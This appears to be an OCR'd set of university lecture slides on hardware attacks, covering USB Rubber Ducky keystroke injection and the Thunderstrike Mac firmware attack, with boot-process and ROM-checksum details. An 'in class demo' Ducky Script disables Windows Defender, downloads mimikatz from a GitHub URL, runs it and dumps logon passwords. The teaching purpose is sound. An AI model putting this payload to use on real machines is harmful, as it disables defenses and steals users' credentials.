2550 Intro to cybersecurity

L19: Systems Security, HW attacks

Ran Cohen/abhi shelat

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

- priveleged modes (RING 0, 1, 2, 3) (-1, -2, -3)
- virtual memory.

What security measures does process isolation enable?

- implement several security processes.

ACLs for file, secure logging

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Recap

How does a computer boot?
We need to know to understand attacks.

What 2 hardware features support process isolation?

Protected mode (rings), virtual memory

What security measures does process isolation enable?

Access control, Secure logging, anti-virus, firewalls, etc.

Where do abstractions fail?

Today we will discuss hardware attacks on computer systems that bypass these protections and lead to security failures.


The Usual interface

usb port

Rubber Ducky attack

If the attacker could control your keyboard, they could install whatever they wanted. Key board access is usually a physical attack.

However, keyboards come in many shapes!



computer

USB RUBBER DUCKY

$49.99

Imagine plugging in a seemingly innocent USB drive into a computer and installing backdoors, exfiltrating documents, or capturing credentials.

With a few well crafted keystrokes anything is possible. If only you had a few minutes, a photographic memory and perfect typing accuracy.

The USB Rubber Ducky injects keystrokes at superhuman speeds, violating the inherent trust computers have in humans by posing as a keyboard.

Inventing keystroke injection in 2010, the USB Rubber Ducky became the must-have pentest tool. With a covert design and simple "Ducky Script" language, this bad USB infiltrates systems and imaginations the world over.

USB RUBBER DUCKY DELUXE	HOTPLUG ATTACK COMBO KIT
$49.99	$199.99 (SAVE $20.00)

— 1 + ADD TO CART


128gb
SDCARD


In class demo

```
REM start an elevated powershell session
DELAY 1000
GUI r
DELAY 200
REM Start an elevated powershell instance which will disable Windows Defender.
STRING powershell start powershell -V runAs
ENTER
DELAY 1000
REM if you need administrator [left, enter and delay 1000]
LEFT
ENTER
DELAY 1000
ALT y

DELAY 1000
REM attempt to disable windows defender
STRING Set-MpPreference -DisableRealtimeMonitoring $true
ENTER
STRING Set-MpPreference -ExclusionPath .\m.exe
ENTER
STRING $down = New-Object System.Net.WebClient; $url = 'https://github.com/cbrnrd/FunStuff/raw/master/mimikatz.exe'; $file = 'm.exe'; $down.DownloadFile($url,$file);
ENTER
STRING .\m.exe
ENTER
DELAY 1500
STRING sekurlsa::logonPasswords full
ENTER
```

what gets typed


Thunderstrike attack

https://trmm.net/Thunderstrike_31c3/



Images in next few slides taken from https://trmm.net/Thunderstrike_31c3/

System Model: how does a computer boot?



https://www.intel.com/content/www/us/en/intelligent-systems/intel-boot-loader-development-kit/minimal-intel-architecture-boot-loader-paper.html

MACRONIX INTERNATIONAL CO., LTD.

MX25L6406E

64M-BIT [x 1 / x 2] CMOS SERIAL FLASH


FEATURES


GENERAL


- Single Power Supply Operation
  - 2.7 to 3.6 volt for read, erase, and program operations
- Serial Peripheral Interface compatible -- Mode 0 and Mode 3
- 67,108,864 x 1 bit structure or 33,554,432 x 2 bits (Dual Output mode) structure
- 2048 Equal Sectors with 4K byte each
  - Any Sector can be erased individually
- 128 Equal Blocks with 64K byte each
  - Any Block can be erased individually
- Program Capability
  - Byte base
  - Page base (256 bytes)
- Latch-up protected to 100mA from -1V to Vcc +1V

PERFORMANCE

- High Performance
  - Fast access time: 86MHz serial clock
  - Serial clock of Dual Output mode : 80MHz
  - Fast program time: 1.4ms(typ.) and 5ms(max.)/page
  - Byte program time: 9us (typical)
  - Fast erase time: 60ms(typ.) /sector ; 0.7s(typ.) /block
- Low Power Consumption
  - Low active read current: 25mA(max.) at 86MHz
  - Low active programming current: 20mA (max.)
  - Low active erase current: 20mA (max.)
  - Low standby current: 50uA (max.)
  - Deep power-down mode 5uA (typical)
- Typical 100,000 erase/program cycles
- 20 years of data retention








Something is checking the ROM,
but is it hardware or software?

Details


CPU begins executing at f.fff0
BIOS firmware begins init of hw
Applies microcode patches
Execute Firmware Support Pkg (blob)
[Ram is setup]
Copy firmware to RAM
Begin executing in RAM
Setup interrupts, timers, clocks
Bring up other cores
Setup PCI
Setup ACPI tables
Execute OS loader




original ROM


```
                   reset_vector:
0xF:FFF0 0F 09     wbinvd
0xF:FFF2 E9 27 F5  jmp loc_F51C

                   reset_vector:
0xF:FFF0 0F 09     wbinvd
0xF:FFF2 E9 fe     jmp loc_FFF2
```


```
                    reset_vector:
0xF:FFF0 0F 09      wbinvd
0xF:FFF2 E9 fe      jmp loc_FFF2
```






```
0xF:FFF0 0F 09     reset_vector:
                   wbinvd
0xF:FFF2 E9 fe     jmp loc_FFF2
```






Fans turn off
=
ROM is being checked by hardware.

Fans stay on
=
ROM is being checked by software.
(our code is running)




The fan keeps spinning = One bit of output


ZeroVector
~/efi: xx -s 0x7f0000 -g 1 mbp101-b02.rom | head -15
07f0000: 70 67 ab 4f 00 00 00 00 4d 25 ab 95 78 0b 00 00 pg.O....M%..x...
07f0010: ad ee ad 04 ff 61 31 4d b6 ba 64 f8 bf 90 1f 5a .....a1M..d....Z
07f0020: 00 00 01 00 00 00 00 00 5f 46 56 48 7f 8e ff ff ...._FVH....
07f0030: 48 00 67 13 00 00 00 01 10 00 00 00 00 10 00 00 H.g.............
07f0040: 00 00 00 00 00 00 00 00 09 6d e3 c3 94 82 97 4b ....m.....K
07f0050: a8 57 d5 28 8f e3 3e 28 38 ae 02 40 9e 00 00 f8 .W.(..>(8..@....
07f0060: 86 00 00 19 24 49 42 49 4f 53 49 24 41 00 41 00 ....$IBIOSI$A.A.
07f0070: 50 00 4c 00 45 00 46 00 49 00 34 00 2e 00 38 00 P.L.E.F.I.4...8.
07f0080: 38 00 5a 00 2e 00 30 00 30 00 31 00 34 00 2e 00 8.Z...0.0.1.4...
07f0090: 49 00 30 00 30 00 2e 00 31 00 32 00 30 00 35 00 I.0.0...1.2.0.5.
07f00a0: 31 00 30 00 31 00 38 00 33 00 39 00 00 00 43 6f 1.0.1.8.3.9...Co
07f00b0: 70 79 72 69 67 68 74 20 28 63 29 20 32 30 30 35 pyright (c) 2005
07f00c0: 2d 32 30 31 32 20 41 70 70 6c 65 20 49 6e 63 2e -2012 Apple Inc.
07f00d0: 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73   All rights res
07f00e0: 65 72 76 65 64 2e ff ff 46 4c a0 7d 86 2e 24 4a erved...FL.}..$J
Checksum
Signature


```
fff9aa21 C745EC00000000     mov      dword [ss:ebp+func_fff9a81f_result], 0x0
fff9aa28 817F285F465648     cmp      dword [ds:edi+0x28], '_FVH'
fff9aa2f 753B               jne      bad_fvh

fff9aa31 0FB74730           movzx    eax, word [ds:edi+0x30]
fff9aa35 3DFFFF0000         cmp      eax, 0xffff
fff9aa3a 7430               je       bad_fvh

fff9aa3c 837F0800           cmp      dword [ds:edi+0x8], 0x0
fff9aa40 0F84DEFEFFFF       je       good_fvh

fff9aa46 8B4F20             mov      ecx, dword [ds:edi+0x20]
fff9aa49 8D55EC             lea      edx, dword [ss:ebp+func_fff9a81f_result]
fff9aa4c 89542408           mov      dword [ss:esp+0x8], edx     ; argument "arg2" for method func_fff9a81f
fff9aa50 29C1               sub      ecx, eax                    ; data_len = fvh->len - fvh->hdr_len
fff9aa52 894C2404           mov      dword [ss:esp+0x4], ecx     ; argument "len" for method func_fff9a81f
fff9aa56 01F8               add      eax, edi                    ; fvh_data = fvh_ptr + fvh->hdr_len
